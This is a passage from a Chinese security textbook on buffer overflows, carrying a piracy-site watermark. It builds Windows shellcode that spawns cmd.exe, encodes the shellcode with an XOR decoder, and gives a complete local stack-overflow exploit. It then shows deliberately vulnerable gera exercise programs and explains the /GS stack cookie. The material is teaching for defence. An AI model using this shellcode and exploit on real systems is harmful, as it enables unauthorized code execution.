


图 4.26　用 vc 调试 buf 的长度

2. Shellcode 的构造

在 Windows 下最常见的 shell 就是 cmd.exe，从程序生成 cmd.exe 的原理是：先用 LoadLibrary(“msvcrt.dll”)装载 vc 运行时库(Runtime Library)，再用 GetPorcAddress(“system”)来获得 system 函数地址，然后调用 system(“cmd.exe”)开启一个 cmd.exe 命令控制台，程序如下：

```
#include <stdio.h>
void main(void)
{
__asm
{
/在这里模拟出一个函数体内的程序结构，我们自己分配空间来存储"msvcrt.dll", "system",
"cmd.exe"三个字串
push ebp
push ecx
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    push edx
    mov ebp, esp
    sub esp, 20h//分配32(0x20)个字节就已经够用了
    xor ecx, ecx
    /*************************************/
    //调用LoadLibrary函数装载msvcrt.dll
    mov byte ptr [ebp-0bh], 'm'
    mov byte ptr [ebp-0ah], 's'
    mov byte ptr [ebp-09h], 'v'
    mov byte ptr [ebp-08h], 'c'
    mov byte ptr [ebp-07h], 'r'
    mov byte ptr [ebp-06h], 't'
    mov byte ptr [ebp-05h], '.'
    mov byte ptr [ebp-04h], 'd'
    mov byte ptr [ebp-03h], 'l'
    mov byte ptr [ebp-02h], 'l'
    mov byte ptr [ebp-01h], 0
    lea eax, [ebp-0bh]
    push eax
    mov ecx,  77e5d961h   //LoadLibraryA的地址
    //mov ecx, 77e53b38h      //LoadLibraryW的地址
    //分别用上面的2个LoadLibrary的地址测试,从结果看,LoadLibraryA可以成功的得到cmd,
而LoadLibraryW
    //则出错，得不到cmd

    call ecx
    //保存装载后msvcrt.dll在内存中的起始地址
    mov edx, eax
    //调用GetProcAddress取得system函数起址
    mov byte ptr [ebp-0bh], 's'
    mov byte ptr [ebp-0ah], 'y'
    mov byte ptr [ebp-09h], 's'
    mov byte ptr [ebp-08h], 't'
    mov byte ptr [ebp-07h], 'e'
    mov byte ptr [ebp-06h], 'm'
    mov byte ptr [ebp-05h], 0
    lea eax, [ebp-0bh]
    push eax
    push edx
    mov ecx, 77e5b332h      //GetprocAddress的地址，用depends获得的
    call ecx
    mov edx, eax
    //保存获得的system函数在内存中的起始地址
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
//调用 system 开启 cmd 环境
mov byte ptr [ebp-0bh], 'c'
mov byte ptr [ebp-0ah], 'm'
mov byte ptr [ebp-09h], 'd'
mov byte ptr [ebp-08h], '.'
mov byte ptr [ebp-07h], 'e'
mov byte ptr [ebp-06h], 'x'
mov byte ptr [ebp-05h], 'e'
mov byte ptr [ebp-04h], 0
lea eax, [ebp-0bh]
push eax
call edx
add esp, 4
//system 函数使用 C 调用约定(它的原型没有使用 WINAPI 这样的标识符)由调用者调整堆栈
/***************************************/
mov esp, ebp
pop edx
pop ecx
pop ebp
}
}
```

编译执行这个程序后，调入 step into 调试模式，选择“disassembly”和“code bytes”，得到机器代码如下：

```
"\x55\x51\x52\x8B\xEC\x83\xEC\x20\x33\xC9"
"\xC6\x45\xF5\x6D\xC6\x45\xF6\x73\xC6\x45"
"\xF7\x76\xC6\x45\xF8\x63\xC6\x45\xF9\x72"
"\xC6\x45\xFA\x74\xC6\x45\xFB\x2E\xC6\x45"
"\xFC\x64\xC6\x45\xFD\x6C\xC6\x45\xFE\x6C"
"\xC6\x45\xFF\x00\x8D\x45\xF5\x50\xB9\x61"//<=----第一个编码后的 0x00
"\xD9\xE5\x77\xFF\xD1\x8B\xD0\xC6\x45\xF5"
"\x73\xC6\x45\xF6\x79\xC6\x45\xF7\x73\xC6"
"\x45\xF8\x74\xC6\x45\xF9\x65\xC6\x45\xFA"
"\x6D\xC6\x45\xFB\x00\x8D\x45\xF5\x50\x52"//<=----第二个编码后的 0x00
"\xB9\x32\xB3\xE5\x77\xFF\xD1\x8B\xD0\xC6"
"\x45\xF5\x63\xC6\x45\xF6\x6D\xC6\x45\xF7"
"\x64\xC6\x45\xF8\x2E\xC6\x45\xF9\x65\xC6"
"\x45\xFA\x78\xC6\x45\xFB\x65\xC6\x45\xFC"
"\x00\x8D\x45\xF5\x50\xFF\xD2\x83\xC4\x04"//<=----第三个编码后的 0x00
"\x8B\xE5\x5A\x59\x5D";
```

由于 Shellcode 中出现 0x00 字符会被程序截断，故应对此 Shellcode 编码。用 0x99 对三个 0x00 编码，同时在生成 cmd.exe 的程序中加入如下的解码程序：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
__asm
{
    mov eax,esp
    add eax,44h  //解码子程序有 20 个字节，加上 53 字节的偏移指向第一编码的 0x99
    xor [eax], 99h //解码第一个编码过的 0x99
     add eax, 28h  //指向第 95 偏移
     xor [eax], 99h
     add eax, 2eh  //指向第 140 偏移
     xor [eax], 99h
}
```

最后得到的 Shellcode 为：

```
"\x8B\xC4\x83\xC0\x49\x80\x30\x99\x83\xC0"//解码子程序
"\x29\x80\x30\x99\x83\xC0\x2e\x80\x30\x99"
"\x55\x51\x52\x8B\xEC\x83\xEC\x20\x33\xC9"
"\xC6\x45\xF5\x6D\xC6\x45\xF6\x73\xC6\x45"
"\xF7\x76\xC6\x45\xF8\x63\xC6\x45\xF9\x72"
"\xC6\x45\xFA\x74\xC6\x45\xFB\x2E\xC6\x45"
"\xFC\x64\xC6\x45\xFD\x6C\xC6\x45\xFE\x6C"
"\xC6\x45\xFF\x99\x8D\x45\xF5\x50\xB9\x61"//<=----第一个编码后的 0x99
"\xD9\xE5\x77\xFF\xD1\x8B\xD0\xC6\x45\xF5"
"\x73\xC6\x45\xF6\x79\xC6\x45\xF7\x73\xC6"
"\x45\xF8\x74\xC6\x45\xF9\x65\xC6\x45\xFA"
"\x6D\xC6\x45\xFB\x99\x8D\x45\xF5\x50\x52"//<=----第二个编码后的 0x99
"\xB9\x32\xB3\xE5\x77\xFF\xD1\x8B\xD0\xC6"
"\x45\xF5\x63\xC6\x45\xF6\x6D\xC6\x45\xF7"
"\x64\xC6\x45\xF8\x2E\xC6\x45\xF9\x65\xC6"
"\x45\xFA\x78\xC6\x45\xFB\x65\xC6\x45\xFC"
"\x99\x8D\x45\xF5\x50\xFF\xD2\x83\xC4\x04"//<=----第三个编码后的 0x99
"\x8B\xE5\x5A\x59\x5D";
```

3. Windows 下本地利用实例

对于 4.2.3 节 1.ret 定位中 C 程序内的 test.c，用如下的攻击代码使它溢出生成一个 cmd：

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <Windows.h>
char xcode[]="aaaaaaaaaabbcccc"
"\x04\x15\xd8\x77" //jmp esp 代码在 user32.dll 中的一个地址，不同机器不同动态连接库版本可能不一样
"\x8B\xC4\x83\xC0\x49\x80\x30\x99\x83\xC0"//解码子程序
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    "\x29\x80\x30\x99\x83\xC0\x2e\x80\x30\x99"
    "\x55\x51\x52\x8B\xEC\x83\xEC\x20\x33\xC9"
    "\xC6\x45\xF5\x6D\xC6\x45\xF6\x73\xC6\x45"
    "\xF7\x76\xC6\x45\xF8\x63\xC6\x45\xF9\x72"
    "\xC6\x45\xFA\x74\xC6\x45\xFB\x2E\xC6\x45"
    "\xFC\x64\xC6\x45\xFD\x6C\xC6\x45\xFE\x6C"
    "\xC6\x45\xFF\x99\x8D\x45\xF5\x50\xB9\x61"//<=----第一个编码后的 0x99，请比较
未编码前的相应位置的值
    "\xD9\xE5\x77\xFF\xD1\x8B\xD0\xC6\x45\xF5"
    "\x73\xC6\x45\xF6\x79\xC6\x45\xF7\x73\xC6"
    "\x45\xF8\x74\xC6\x45\xF9\x65\xC6\x45\xFA"
    "\x6D\xC6\x45\xFB\x99\x8D\x45\xF5\x50\x52"//<=----第二个编码后的 0x99
    "\xB9\x32\xB3\xE5\x77\xFF\xD1\x8B\xD0\xC6"
    "\x45\xF5\x63\xC6\x45\xF6\x6D\xC6\x45\xF7"
    "\x64\xC6\x45\xF8\x2E\xC6\x45\xF9\x65\xC6"
    "\x45\xFA\x78\xC6\x45\xFB\x65\xC6\x45\xFC"
    "\x99\x8D\x45\xF5\x50\xFF\xD2\x83\xC4\x04"//<=----第三个编码后的 0x99
    "\x8B\xE5\x5A\x59\x5D";
    void overflow(void)
    {
        char buf[10];
        strcpy(buf,xcode);
    }
    int main()
    {
        LoadLibrary("user32.dll"); //因为 jmp esp 用到了 user32.dll 中的地址，故这
里要加载这个 dll
        overflow();
        return 0;
    } //overflowtest.c
```

编译执行后，运行该程序，得到如图 4.27 所示的界面。从图 4.27 中可以看出，生成一个 cmd.exe，溢出成功。

4.3　溢出漏洞防范

缓冲区溢出危害如此巨大，因此安全工作者提出了一些防范缓冲区溢出的方法。其中的一部分方法在当前的一些系统和软件中得到了广泛的应用。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 4.27　overflowtest 溢出 test 后生成 cmd 的界面

4.3.1　编写安全的代码

编写安全的代码是一件非常有意义但耗时的工作，特别像编写 C 语言那种具有容易出错倾向的程序（如：字符串的零结尾），这种风格是由于追求性能而忽视正确性的传统引起的。尽管花了很长的时间使得人们知道如何编写安全的程序，但具有安全漏洞的程序仍然不断出现。人们意识到仅靠编程语言以及运行平台的安全性，并不能保证软件运行的安全性，关键还是软件的编写者。

缓冲区溢出是近十年来系统攻击的主流技术，下面给出各种典型的缓冲区溢出的情形（可参考 gera 的经典文章和 alert7 的翻译）。

（1）最简单的情形

```
/* abo1.c                                                    *
* specially crafted to feed your brain by gera@core-sdi.com */

/* Dumb example to let you get introduced...                 */

int main(int argc,char **argv) {
     char buf[256];

     strcpy(buf,argv[1]);
}
```

这是一个最简单的例子，需要调试工具来查看 buf 后面到底有哪些重要的东西，然后

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

才能构造出 exploit 来覆盖 main 函数的返回地址就可以达到攻击的目的。

（2）主程序不返回的例子

```
/* abo2.c                                                    *
* specially crafted to feed your brain by gera@core-sdi.com */

/* This is a tricky example to make you think                 *
* and give you some help on the next one                    */

int main(int argv,char **argc) {
     char buf[256];

     strcpy(buf,argc[1]);
     exit(1);
}
```

与例子（1）相比，加了一个 exit()，因此覆盖 main 函数返回地址的方法已经行不通了。在这个例子中，Windows 下利用 Windows 的异常机制可以成功地溢出这个程序，而在 UNIX 下就没有这种特性，暂时还不知道如何溢出。

（3）覆盖函数指针

```
/* abo3.c                                                    *
* specially crafted to feed your brain by gera@core-sdi.com */

/* This'll prepare you for The Next Step                      */

int main(int argv,char **argc) {
     extern system,puts;
     void (*fn)(char*)=(void(*)(char*))&system;
     char buf[256];

     fn=(void(*)(char*))&puts;
     strcpy(buf,argc[1]);
     fn(argc[2]);
     exit(1);
}
```

可利用缓冲区溢出覆盖 fn 函数指针，以达到攻击的目的。

（4）覆盖普通指针

```
/* abo4.c                                                    *
* specially crafted to feed your brain by gera@core-sdi.com */
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
/* After this one, the next is just an Eureka! away          */

extern system,puts;
void (*fn)(char*)=(void(*)(char*))&system;

int main(int argv,char **argc) {
     char *pbuf=malloc(strlen(argc[2])+1);
     char buf[256];

     fn=(void(*)(char*))&puts;
     strcpy(buf,argc[1]);
     strcpy(pbuf,argc[2]);
     fn(argc[3]);
     while(1);
}
```

第一个 strcpy 时候，可覆盖到 pbuf 指针，可使 pbuf 指向 fn 地址，所以第二次 strcpy 的时候就会覆盖到 fn 指针，结果在运行 fn()函数的时候就可以执行任意函数调用，比如 system()。

（5）覆盖 GOT

```
/* abo5.c                                                    *
* specially crafted to feed your brain by gera@core-sdi.com */

/* You take the blue pill, you wake up in your bed,           *
*    and you believe what you want to believe               *
* You take the red pill,                                   *
*    and I'll show you how deep goes the rabbit hole       */

int main(int argv,char **argc) {
     char *pbuf=malloc(strlen(argc[2])+1);
     char buf[256];

     strcpy(buf,argc[1]);
     for (;*pbuf++=*(argc[2]++););
     exit(1);
}
```

第一个 strcpy 时候，可覆盖到 pbuf 指针，可使 pbuf 指向 exit 的 GOT 或者.dotrs 地址+4，从而可以覆盖到那些部分，获得控制权。

（6）覆盖 strcpy 函数的返回地址

```
/* abo6.c                                                    *
/* specially crafted to feed your brain by gera@core-sdi.com */
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
/* wwwhat'u talkin' about? */

int main(int argv,char **argc) {
     char *pbuf=malloc(strlen(argc[2])+1);
     char buf[256];

     strcpy(buf,argc[1]);
     strcpy(pbuf,argc[2]);
     while(1);
}
```

第一个 strcpy 时候，可覆盖到 pbuf 指针，可使 pbuf 指向第二个 strcpy 函数的返回地址，从而可以覆盖到该地址，第二个 strcpy 一返回就可以获得控制权。

（7）覆盖.dtors

```
/* abo7.c                                                    *
* specially crafted to feed your brain by gera@core-sdi.com */

/* sometimes you can,       *
* sometimes you don't      *
* that's what life's about */

char buf[256]={1};

int main(int argv,char **argc) {
     strcpy(buf,argc[1]);
}
[alert7@redhat]$ gcc -o test test.c -g
[alert7@redhat]$ gdb test -q
(gdb) l
1      char buf[256]={1};
2
3      int main(int argv,char **argc) {
4              strcpy(buf,argc[1]);
5      }
(gdb) b 4
Breakpoint 1 at 0x80483cb: file test.c, line 4.
(gdb) r 999
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/alert7/test 999
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
Breakpoint 1, main (argv=2, argc=0xbffffbc4) at test.c:4
4                   strcpy(buf,argc[1]);
(gdb) p &buf
$1 = (char (*)[256]) 0x8049460
```

buf 的地址为 0x8049460，也就是说，如果在 0x8049460 地址后可以得到控制权的数据的话，那么就可以溢出成功。

在这里：

```
[alert7@redhat]$ objdump -s -j .dtors test

test:     file format elf32-i386

Contents of section .dtors:
804956c ffffffff 00000000                    ........
```

可以覆盖.dtors，达到获得控制权的目的。

（8）两次 free

```
/* abo9.c                                                    *
* specially crafted to feed your brain by gera@core-sdi.com */

/* free(your mind) */

/* I'm not sure in what operating systems it can be done */

int main(int argv,char **argc) {
     char *pbuf1=(char*)malloc(256);
     char *pbuf2=(char*)malloc(256);

     gets(pbuf1);
     free(pbuf2);
     free(pbuf1);
}
```

两次 free 是一种比较新的攻击方法，这个问题讨论起来比较复杂，细节可以参考网上的有关文档。

（9）一次 free

```
/* abo10.c                                                   *
* specially crafted to feed your brain by gera@core-sdi.com */

/* Deja-vu*/
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
char buf[256];

int main(int argv,char **argc) {
     char *pbuf=(char*)malloc(256);

     gets(buf);
     free(pbuf);
}
[alert7@redhat]$ gcc -o test test.c -g
/tmp/ccO6gW96.o: In function `main':
/home/alert7/test.c:6: the `gets' function is dangerous and should not be
used.
[alert7@redhat]$ gdb test -q
(gdb) l
1      char buf[256];
2
3      int main(int argv,char **argc) {
4                char *pbuf=(char*)malloc(256);
5
6                gets(buf);
7                free(pbuf);
8      }
(gdb) b 6
Breakpoint 1 at 0x8048440: file test.c, line 6.
(gdb) r
Starting program: /home/alert7/test

Breakpoint 1, main (argv=1, argc=0xbffffbc4) at test.c:6
6              gets(buf);
(gdb) p &buf
$1 = (char (*)[256]) 0x80495c0
(gdb) p pbuf
$2 = 0x80496c8 ""
```

可覆盖到 pbuf 的 chunk 块，利用一次 free 技术也可覆盖到.dotrs 和 main 的返回地址等。以上两个例子都是由于缓冲区溢出而导致的内存管理函数处理出错，从而利用内存管理函数中的写操作，覆盖到自己想要覆盖的任何地址空间。

4.3.2　/GS 选项

微软从 Visual Studio 2003 以后的版本中提供了一个新的编译选项/GS，用于防范缓冲区溢出问题。/GS 选项检测改写返回地址的某些缓冲区溢出，这是一种利用不强制缓冲区

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

大小限制的代码的常用技术。这是通过将安全检查插入到已编译代码中完成的。/GS 只尝试检测覆盖返回地址的直接缓冲区溢出。

通过将函数调用的返回地址传递到堆栈上的调用约定，可以很容易地在计算机上利用缓冲区溢出。例如，x86 使用将函数调用的返回地址传递到堆栈上的调用约定。

对于编译器认为容易出现缓冲区溢出问题的函数，编译器将在堆栈上返回地址之前分配空间。在进入函数时，用安全 Cookie（它在模块加载时计算一次）加载分配的空间；然后在退出函数时，调用编译器帮助器以确保 Cookie 值仍然不变。如果该值发生变化，则可能已经改写返回地址，因此将报告错误并且终止此进程。除非已用_set_security_error_handler 提供了备用处理程序，否则将出现警告用户存在潜在安全问题的消息框并调用 ExitProcess。

/GS 编译选项检测缓冲区溢出的原理就是在堆栈上插入一个安全 Cookie，以检查堆栈上的返回地址是否被修改过。安全 Cookie 为 4 个字节，/GS 编译程序的函数调用堆栈如图 4.28 所示。




图 4.28　堆栈示意图

/GS 编译选项，在函数入口处设置了安全 Cookie，在返回的时候检查安全 Cookie 是否被覆盖。/GS 编译选项不是对每一个函数都设置安全 Cookies 的。Visual Studio 的编译程序首先会确定函数是否属于“潜在危险”的函数，例如在函数的堆栈上分配了字符串数组，就是一个特征。只有那些被确认为“潜在危险”函数，/GS 编译选项才会使用安全 Cookie。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

笔者对前两节中的示例程序略微改动后，才被加入了保护代码：

```
#include <stdio.h>
#include <string.h>
void foo(char* evil)
{
    char    buff[4];
    strcpy(buff,evil);
    return;
}
void main()
{
    char evil[]="AAAABBBBAAAAAAAAAAAAAAAA";
    foo(evil);
    return;
}
```

Main 函数的反汇编代码如下：

```
    .text:00401000 ; int __cdecl main(int argc,const char **argv,const char
*envp)
    .text:00401000 _main            proc near               ; CODE XREF:
mainCRTStartup+16E↓p
    .text:00401000
    .text:00401000 var_24           = byte ptr -24h
    .text:00401000 var_20           = dword ptr -20h
    .text:00401000 var_4            = dword ptr -4
    .text:00401000 argc             = dword ptr  4
    .text:00401000 argv             = dword ptr  8
    .text:00401000 envp             = dword ptr  0Ch
    .text:00401000
    .text:00401000                  sub     esp, 24h
    .text:00401003                  mov     eax, __security_cookie
    .text:00401008                  push    esi
    .text:00401009                  push    edi
    .text:0040100A                  mov     ecx, 6
    .text:0040100F                  mov     esi, offset aAaaabbbbaaaaaa ;
"AAAABBBBAAAAAAAAAAAAAAAA"
    .text:00401014                  lea     edi, [esp+2Ch+var_20]
    .text:00401018                  rep movsd
    .text:0040101A                  movsb
    .text:0040101B                  pop     edi
    .text:0040101C                  mov     [esp+28h+var_4], eax
    .text:00401020                  xor     eax, eax
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
.text:00401022                 pop     esi
.text:00401023
.text:00401023 loc_401023:                             ; CODE XREF: _main+2D↓j
.text:00401023                 mov     cl, byte ptr [esp+eax+24h+var_20]
.text:00401027                 mov     [esp+eax+24h+var_24], cl
.text:0040102A                 inc     eax
.text:0040102B                 test    cl, cl
.text:0040102D                 jnz     short loc_401023
.text:0040102F                 mov     ecx, [esp+24h+var_4]
.text:00401033                 xor     eax, eax
.text:00401035                 call    __security_check_cookie
.text:0040103A                 add     esp, 24h
.text:0040103D                 retn
.text:0040103D _main           endp
```

安全 Cookie 存放在局部变量中，在函数返回的时候被送入 ecx 寄存器，然后调用__security_check_cookie 函数检查安全 Cookie 的完整性。如果一旦发现安全 Cookie 的值被改动，那么就会转入异常处理，终止程序运行。/GS 选项通过检查 Cookie 来检测覆盖函数的返回地址这种攻击方式。

安全 Cookie 的检查函数__security_check_cookie 的逻辑非常简单：

```
.text:0040106F __security_check_cookie proc near          ; CODE XREF:
_main+35↑p
.text:0040106F                                   ; _NMSG_WRITE+167↓p ...
.text:0040106F                 cmp     ecx, __security_cookie
.text:00401075                 jnz     short loc_401078
.text:00401077                 retn
.text:00401078 ; 哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪哪
哪哪哪哪?
.text:00401078
.text:00401078 loc_401078:                                ; CODE XREF:
__security_check_cookie+6↑j
.text:00401078                 jmp     report_failure
.text:00401078 __security_check_cookie endp
```

如果 ecx 寄存器中的值和__security_cookie 的值一致的话，那么函数正常返回；否则，就会执行错误处理程序 report_failure。之后，会运行__security_error_handler。如果应用程序没有特别设定__security_error_handler，那么默认的错误处理就会弹出一个提示框并终止程序。笔者提供的示例程序直接退出了。

安全 Cookie 是如何生成呢？安全 Cookie 的值是由__security_init_cookie 函数生成的，该函数的反汇编代码如下：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    .text:00401269  __security_init_cookie  proc  near               ;  DATA
XREF: .data:init_cookie↓o
    .text:00401269
    .text:00401269 PerformanceCount= LARGE_INTEGER ptr -10h
    .text:00401269 SystemTimeAsFileTime= _FILETIME ptr -8
    .text:00401269
    .text:00401269              push    ebp
    .text:0040126A              mov     ebp, esp
    .text:0040126C              sub     esp, 10h
    .text:0040126F              mov     eax, __security_cookie
    .text:00401274              test    eax, eax
    .text:00401276              jz      short loc_40127F
    .text:00401278              cmp     eax, 0BB40E64Eh
    .text:0040127D              jnz     short locret_4012CD
    .text:0040127F
    .text:0040127F loc_40127F:                                  ; CODE XREF:
__security_init_cookie+D↑j
    .text:0040127F              push    esi
    .text:00401280              lea     eax, [ebp+SystemTimeAsFileTime]
    .text:00401283              push    eax             ; lpSystemTimeAsFileTime
    .text:00401284               call    ds:__imp__GetSystemTimeAsFileTime@4 ;
GetSystemTimeAsFileTime(x)
    .text:0040128A                  mov     esi, [ebp+SystemTimeAsFileTime.
dwHighDateTime]
    .text:0040128D                  xor     esi, [ebp+SystemTimeAsFileTime.
dwLowDateTime]
    .text:00401290                call    ds:__imp__GetCurrentProcessId@0 ;
GetCurrentProcessId()
    .text:00401296              xor     esi, eax
    .text:00401298                 call    ds:__imp__GetCurrentThreadId@0 ;
GetCurrentThreadId()
    .text:0040129E              xor     esi, eax
    .text:004012A0                call    ds:__imp__GetTickCount@0 ; GetTick
Count()
    .text:004012A6              xor     esi, eax
    .text:004012A8              lea     eax, [ebp+PerformanceCount]
    .text:004012AB              push    eax             ; lpPerformanceCount
    .text:004012AC              call    ds:__imp__QueryPerformanceCounter@4 ;
QueryPerformanceCounter(x)
    .text:004012B2                  mov     eax, dword ptr [ebp+Performance
Count+4]
    .text:004012B5              xor     eax, dword ptr [ebp+PerformanceCount]
    .text:004012B8              xor     esi, eax
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
.text:004012BA                mov     __security_cookie, esi
.text:004012C0                jnz     short loc_4012CC
.text:004012C2                mov     __security_cookie, 0BB40E64Eh
.text:004012CC
.text:004012CC loc_4012CC:                                    ; CODE XREF:
__security_init_cookie+57↑j
.text:004012CC                pop     esi
.text:004012CD
.text:004012CD locret_4012CD:                                 ; CODE XREF:
__security_init_cookie+14↑j
.text:004012CD                leave
.text:004012CE                retn
.text:004012CE __security_init_cookie endp
```

可以看到，安全 Cookie 是由系统当前时间、进程 ID、线程 ID 等一系列的参数经过 xor 运算得到的。随机性非常大，几乎不存在被猜测到的可能性。

如何使用 GS 编译选项？以 Visual Studio 2003 为例，配置属性的 C/C++目录下，代码生成属性的右边有一项缓冲区溢出安全检查，就可以控制是否使用 GS 编译选项来编译程序，如图 4.29 所示。

